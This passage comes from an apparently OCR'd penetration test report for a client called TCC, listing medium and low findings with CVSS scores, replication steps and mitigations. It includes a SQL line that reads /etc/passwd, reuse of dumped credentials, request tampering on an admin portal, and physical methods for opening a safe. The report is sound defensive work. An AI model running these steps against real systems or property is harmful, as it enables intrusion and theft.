SELECT LOAD_FILE('/etc/passwd');

Arbitrary file read using LOAD_FILE() function

Mitigation
1. The file operation permissions can be disabled using the MySQL revoke command. 2. Enforce permissions of the LOAD_FILE() function if is required for a certain user, it should not be publicly accessible.

References
1. MySQL disable file operation using Revoke 2. File and Directory Discovery, Technique T1083 - Enterprise | MITRE ATT&CK®

7.3.4 Leaked Source Code

Leaked Source Code		CVSS	Prioritization
Risk	**Medium**	6.2 Medium	MED
Impact	**Medium**		
Likelihood	**Likely**		
CVSS String	AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N		
MITRE ATT&CK	T1518 - Software Discovery		
Hosts	10.0.0.12		

Impact

Leaked source code can lead a competitor of TCC to gain access to company's in house developed source code. This is a breach of TCC's intellectual property and can lead to attackers reviewing the source code and test for vulnerability.

Details

[redacted] was able to enumerate the web directories and discovered a python program 'query.' The source code indicated that the program is what made the admin control of the rewards program functional.

Replication

1. Navigate to https://10.0.0.12/query

Not secure | https://10.0.0.12/query

```
#!/usr/bin/env python3
# cli tool to manage bulk rewards points
# sudo pip3 install 'SQLAlchemy<1.4.0'
# sudo pip3 install 'mysqlclient'



import sys, os, random, string, json, argparse, csv
from random import randint as rng
from pprint import pprint
from sqlalchemy.ext.declarative import declarative_base
from sqlalchemy.orm import *
from sqlalchemy import *

import logging
logging.basicConfig(filename='query.log', encoding='utf-8', level=logging.DEBUG)

DBURI=os.getenv('DBURI','sqlite:///sales.db')
logging.info("DB URI is: %s"%DBURI)

engine = create_engine(DBURI, echo = False)
session = scoped_session(
    sessionmaker(
        bind=engine,
        autocommit=True,
        autoflush=False
    )
)
Base = declarative_base()

class StoreDictKeyPair(argparse.Action):
    def __init__(self, option_strings, dest, nargs=None, **kwargs):
        self._nargs = nargs
        super(StoreDictKeyPair, self).__init__(option_strings, dest, nargs=nargs, **kwargs)
    def __call__(self, parser, namespace, values, option_string=None):
        my_dict = {}
        #print("values: {}".format(values))
        for kv in values:
            k,v = kv.split("=")
            my_dict[k] = v
        setattr(namespace, self.dest, my_dict)
```

Mitigation
1. Implement a source code repository with access control: Use a code repository such as GitHub, BitBucket, or SourceForge to store and track source code. Utilize access control to ensure that only authorized personnel can have access to the code. 2. Utilize code obfuscation techniques: Code obfuscation is the process of

making code difficult to understand or reverse engineer. This can be done by using various techniques such as renaming variables, removing comments, and using encryption.

3. Keep source code out of the web root: Web servers are often configured to allow access to files located in the web root. By keeping source code out of the web root, it can be protected from prying eyes.
4. Implement a Web Application Firewall (WAF): A WAF can be used to detect and block malicious requests, including those targeting source code.
5. 5. Conduct regular security scans: Regular security scans can help identify and address vulnerabilities in source code.

References

1. Web Application Firewalls
2. Python source code obfuscation
3. Source Code Leaks: How to Avoid Them Before They Happen


7.3.5 Sensitive Data Served over HTTP

Sensitive Data Served over HTTP		CVSS	Prioritization
Risk	**Medium**	5.3 Medium	MED
Impact	**Medium**		
Likelihood	**Likely**		
CVSS String	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N		
MITRE ATT&CK	T1557 - Adversary-in-the-Middle		
Hosts	10.0.0.6, 10.0.0.11, 10.0.0.12, 10.0.0.102, 10.0.0.200		

Impact
Hosts were running authenticated services with unencrypted traffic allowing for an attacker to intercept credentials.

Details
Authenticated services require HTTPS to be secure as they are only secure as their secrets. Running HTTP leaves those secrets in plaintext and opens attackers to running a machine-in-the-middle (MITM) attack where they can intercept and use user credentials.

Replication
1. Visiting these hosts, you can see that they are not running HTTPS evidenced by a crossed-out lock in the URL bar.



nmap scan for HTTP

Mitigation

1. Enable HTTPS for web servers handling sensitive information with non self-signed certificates
2. Implementing strict transport security (HSTS): HSTS forces the browser to use HTTPS for a specified period of time, even if the user tries to access the site using HTTP.

References

1. HTTP Vulnerability
2. Adversary-in-the-Middle

7.3.6 SwaggerUI API Weak Credentials

SwaggerUI API Weak Credentials		CVSS	Prioritization
Risk	Medium	4.8 Medium	MED
Impact	Medium		
Likelihood	Likely		
CVSS String	AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N		
MITRE ATT&CK	T1087 - Account Discovery		
Hosts	10.0.0.200:80		

Impact
SwaggerAPI was accessed by reusing previously found credentials. The reuse of credentials allows an attacker to spread their attack surface. By authenticating to this API in particular, sensitive information about clients can be revealed.

Details
SwaggerUI payment information API is accessible with credentials found in an insecure database 7.2.2 Plaintext Passwords in Database with no encryption in the rewards portal. Using the found credentials with very weak passwords allowed for authentication to the portal that exposed customer transaction information. All discovered passwords were either very short, guessable, or appeared on commonly used brute forcing wordlists, leaving important customer information vulnerable.

Replication
1. Visit http://10.0.0.200:80 to access the API web portal. 2. Enter the username and password found in the Rewards Portal database dump to authenticate to the web portal as well as the API endpoint granting you a valid JWT token.

Mitigation

1. Implement a company-wide password policy that requires unique credentials for different services.

References
1. Hypr – Password Reuse


7.3.7 WordPress Out of Date

WordPress Out of Date		CVSS	Prioritization
Risk	Medium	4.7 Medium	MED
Impact	Medium		
Likelihood	Likely		
CVSS String	AV:N/AC:L/PR:H/UI:N/S:U/C:L/I:L/A:L		
MITRE ATT&CK	T0866 - Exploitation of Remote Services		
Hosts	10.0.0.11		


Impact
The WordPress application hosting a lot of sensitive information suffers from an out-of-date version (4.8.21) which can lead an attacker to gain access to the admin portal by using publicly available exploits. This will lead to the exposure of sensitive customer data.

Details
The WordPress web application was running an out-of-date version, which was found to be vulnerable to attacks like SQL injection, XSS, and sensitive data exposure.

Replication
1. Log in to the admin portal, and it prompts you to update to the latest version of 6.1.1.



Update Notification



Current Version of WordPress

Mitigation
1. Update to the latest version by logging into the admin portal and clicking on the link "WordPress 6.1.1"

References
1. Updating WordPress 2. Exploitation of Remote Services, Technique T0866 - ICS | MITRE ATT&CK®

7.3.8 Open Safe from Locked Position

Open Safe from Locked Position		CVSS	Prioritization
Risk	Medium	4.3 Medium	MED
Impact	Medium		
Likelihood	Likely		
CVSS String	AV:P/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N		
MITRE ATT&CK	N/A		
Hosts	N/A		

Impact
The contents of what is stored in the safe will be accessible by the attacker, leading to the theft of the client's belongings.

Details
By rotating the knob and shaking the safe vertically at the same time, it is possible to unlock the door and open the safe. Additionally, hitting the top of the safe while rotating the knob also resulted in the door opening.

Replication
Method 1: 1. Shake the safe in a vertical motion while twisting the knob. Method 2: 2. Hit the top of the safe while twisting the knob until the door opens.

Mitigation
1. Secure the safe by mounting it to the wall using the mounting holes. Placing it in a location where the top of the safe cannot be hit would prevent the second method of opening it as well.

References
1. Amazon Review


7.3.9 Outdated Exchange Rates

Outdated Exchange Rates		CVSS	Prioritization
Risk	**Medium**	**4.2 Medium**	**MED**
Impact	**Medium**		
Likelihood	**Likley**		
CVSS String	AV:L/AC:L/PR:H/UI:R/S:U/C:N/I:H/A:N		
MITRE ATT&CK	N/A		
Hosts	10.0.0.11		

Impact
Not frequently updating exchange rates when processing payments can lead to incorrect calculations and financial loss for both the payer and the payee. It can also create opportunities for fraud and increase the risk of non-compliance with regulations. Regularly updating exchange rates and ensuring the accuracy and timeliness of the rates used in payment processing is essential to minimize these risks.

Details
When viewing the exchange rates of accepted currencies for buying The Cozy Croissant Website that handles the payment for reservations it is evident that exchange rates are out of date.

Replication
1. Browse to Exchange rates by navigating to https://127.0.0.1/wp-admin.php?page=sr-currencies



Mitigation
1. Frequently or automatically update currencies

References
1. How to configure automatic currency exchange rate update


7.3.10 Unvalidated Input Stored in Database

Unvalidated Input Stored in Database		CVSS	Prioritization
Risk	**Medium**	4.2 Medium	MED
Impact	**Medium**		
Likelihood	**Likely**		
CVSS String	AV:L/AC:L/PR:H/UI:R/S:U/C:N/I:H/A:N		
MITRE ATT&CK	T1189 - Drive-by Compromise		
Hosts	10.0.0.12		

Impact
Unvalidated input can have a number of negative impacts on a system. It can lead to security vulnerabilities such as cross-site scripting. It can also be used to introduce malicious data into a system, such as malware or unauthorized access. Additionally, it can cause data integrity issues, as well as lead to non-compliance with regulations and standards.

Details
When changing and updating information inside of the Reward Portal as an admin, it was clear that there was no validation that the data inserted was properly formatted or valid in the context of the provided information.

Replication
1. Navigate to https://10.0.0.12/admin.html 2. Authenticate to an admin user 3. Use the edit button to change the values for individual users a. Web Application is missing the "secret" parameter for updating these values by intercepting and appending "secret=[user secret]" to request 4. The request will go through, and all values for emails that are not valid emails and points that are not valid point values



Rewards Admin

Name	Email	Points	Edit
	test	-1	Edit
	Beatriz.Marlie@gmail.com	688455557	Edit
	Cristabel.Grayce@gmail.com	132988912	Edit

Account with a Negative Points Value

Mitigation
1. Restrict given inputs to specific ranges and patterns in order to ensure only valid data is stored

References
1. Input Validation - OWASP Cheat Sheet Series 2. 5 Types of Input Validation - Simplicable 3. Drive-by Compromise, Technique T1189 - Enterprise | MITRE ATT&CK®

7.3.11 EICAR String Upload

EICAR String Upload		CVSS	Prioritization
Risk	**High**	4.1 Medium	MED
Impact	**High**		
Likelihood	**Likely**		
CVSS String	AV:N/AC:L/PR:H/UI:N/S:C/C:N/I:L/A:N		
MITRE ATT&CK	T1204 - User Execution: Malicious Upload		
Hosts	10.0.0.11		

Impact


By failing to detect and prevent the EICAR string, it is indicative that other malicious files can be uploaded as well. This could lead to persistence in the form of reverse shell binaries and other similar malware.

Details

WordPress allows for uploading files and in order to test scanning of upload [redacted] uploaded a file containing only the EICAR string. The EICAR string is a string that antivirus software is set to always recognize as malware for testing purposes. When uploading a file containing the EICAR string, it was not prevented or recognized as a potential risk.

Replication

1. Create a file containing the EICAR string, or download one from https://www.eicar.org/download-anti-malware-testfile/
2. Using WordPress's file upload, upload the file.



File with EICAR String Uploaded to WordPress

Mitigation
1. Use some form of antivirus software to ensure that malicious files cannot be uploaded to systems.

References
1. https://www.eicar.org/ 2. Stage Capabilities, Technique T1608 - Enterprise | MITRE ATT&CK®

7.3.12 Factory Reset Safe PIN

Factory Reset Safe PIN		CVSS	Prioritization
Risk	Medium	4.0 Medium	MED
Impact	Medium		
Likelihood	Likely		
CVSS String	AV:P/AC:H/PR:N/UI:R/S:U/C:H/I:N/A:N		
MITRE ATT&CK	N/A		
Hosts	N/A		

Impact
The contents of the safe would be available to the attacker. This could result in the belongings of a client being stolen.

Details
Inside of the safe is a red button which, when pressed, resets the password of the safe. It is then possible to enter a different password and open the door. If a mounting hole is accessible, pressing the button is possible.

Replication
1. Find a long, thin object to reach the reset button through a mounting hole. 2. Use a flashlight to aid in finding the reset button. 3. Press the button, there will be a beeping noise if it was pressed. 4. Enter any new passcode on the keypad, then select enter. 5. Enter the password again, and the door will open.

Mitigation
1. Mount the safe so that the mounting holes cannot be accessed. 2. Alternatively, cover the mounting holes from inside the safe.

References
1. Youtube video 2. Amazon Review

7.4 Low


7.4.1 Internal Documentation Exposure

Internal Documentation Exposure		CVSS	Prioritization
Risk	**Low**	**3.7** Low	**LOW**
Impact	**Low**		
Likelihood	**Likely**		
CVSS String	AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N		
MITRE ATT&CK	T1083 - File and Directory Discovery		
Hosts	10.0.0.12		

Impact
Exposing internal documents leaks specific details about infrastructure versions and deployment information. If malicious actors discovered readme.txt, which describes documentation of internal infrastructure, it can expose detailed information about the inner workings of TCC to be used as intel in targeted attacks.

Details
Visiting 10.0.0.12/readme.txt will expose internal documentation on the deployment of infrastructure. This includes specific commands run in order to run services as well as services and service versions used internally.

Replication
1. Browsing to 10.0.0.12/readme.txt will show this internal documentation:



http://10.0.0.12/readme.txt Document

Mitigation
1. Internal files should be secured with access controls like .htaccess file or moved to a directory not accessible via the public website. 2. Principle of least privilege should be applied so that the sensitive files are not publicly readable. 3. Developers should be made aware of what information and documentation are considered to be sensitive so that they are able to more effectively protect internal information. 4. Audit source code and repositories permissions on a consistent basis in order to catch accidental documentation errors and security risks as they arise.

References
1. How to Password Protect an Apache Website using .htaccess 2. File and Directory Discovery


7.4.2 HTTPonly Flag Unset on Session Cookie

HTTPonly Flag Unset on Session Cookie		CVSS	Prioritization
Risk	Low	3.7 Low	LOW
Impact	Low		
Likelihood	Unlikely		
CVSS String	AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N		
MITRE ATT&CK	T1539 - Steal Web Session Cookie		
Hosts	10.0.0.102		

Impact
The HTTPonly flag to prevent cookies from being captured to be used in another attack, this can prevent attacks to Cross-Site Request Forgery (CSRF) as cookies are not readable by Javascript.

Details
The HTTPonly flag is used to make sure that in the event that an attacker is able to inject JavaScript into a user's browser, they are not able to access cookies marked as HTTPonly. This can be used to prevent cross-site request forgery (CSRF) attacks where an attacker attempts to steal a user's session cookie.

Replication
1. This vulnerability can be viewed by inspecting a site's cookie in the developer console or by using a Nitko scan.



Nikto scan on 10.0.0.102

Mitigation

1. Set HTTPonly flag on cookies that do not require to be access for front-end operations

References

1. CWE-1004: Sensitive Cookie without 'HttpOnly' Flag
2. Steal Web Session Cookie


7.4.3 Missing Security Headers

Missing Security Headers		CVSS	Prioritization
Risk	**Low**	**3.7 Low**	**LOW**
Impact	**Low**		
Likelihood	**Unlikely**		
CVSS String	AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N		
MITRE ATT&CK	T1189 - Drive-by Compromise		
Hosts	10.0.0.6, 10.0.0.11, 10.0.0.12, 10.0.0.102, 10.0.0.200		


Impact
Security Security Headers prevent attackers from being able to execute certain web-based attacks including clickjacking, cross-site scripting, and content-type confusion attacks. Without the use of Security headers, TCC and its valued customers will become more susceptible to web attacks on the companies websites, resulting in lost trust from customers and financial impacts.

Details
Hosts 10.0.0.6, 10.0.0.11, 10.0.0.12, 10.0.0.102, 10.0.0.200 are all missing security headers like X-Frame-Options, X-XSS-Protection, and X-Content-Type-Options.

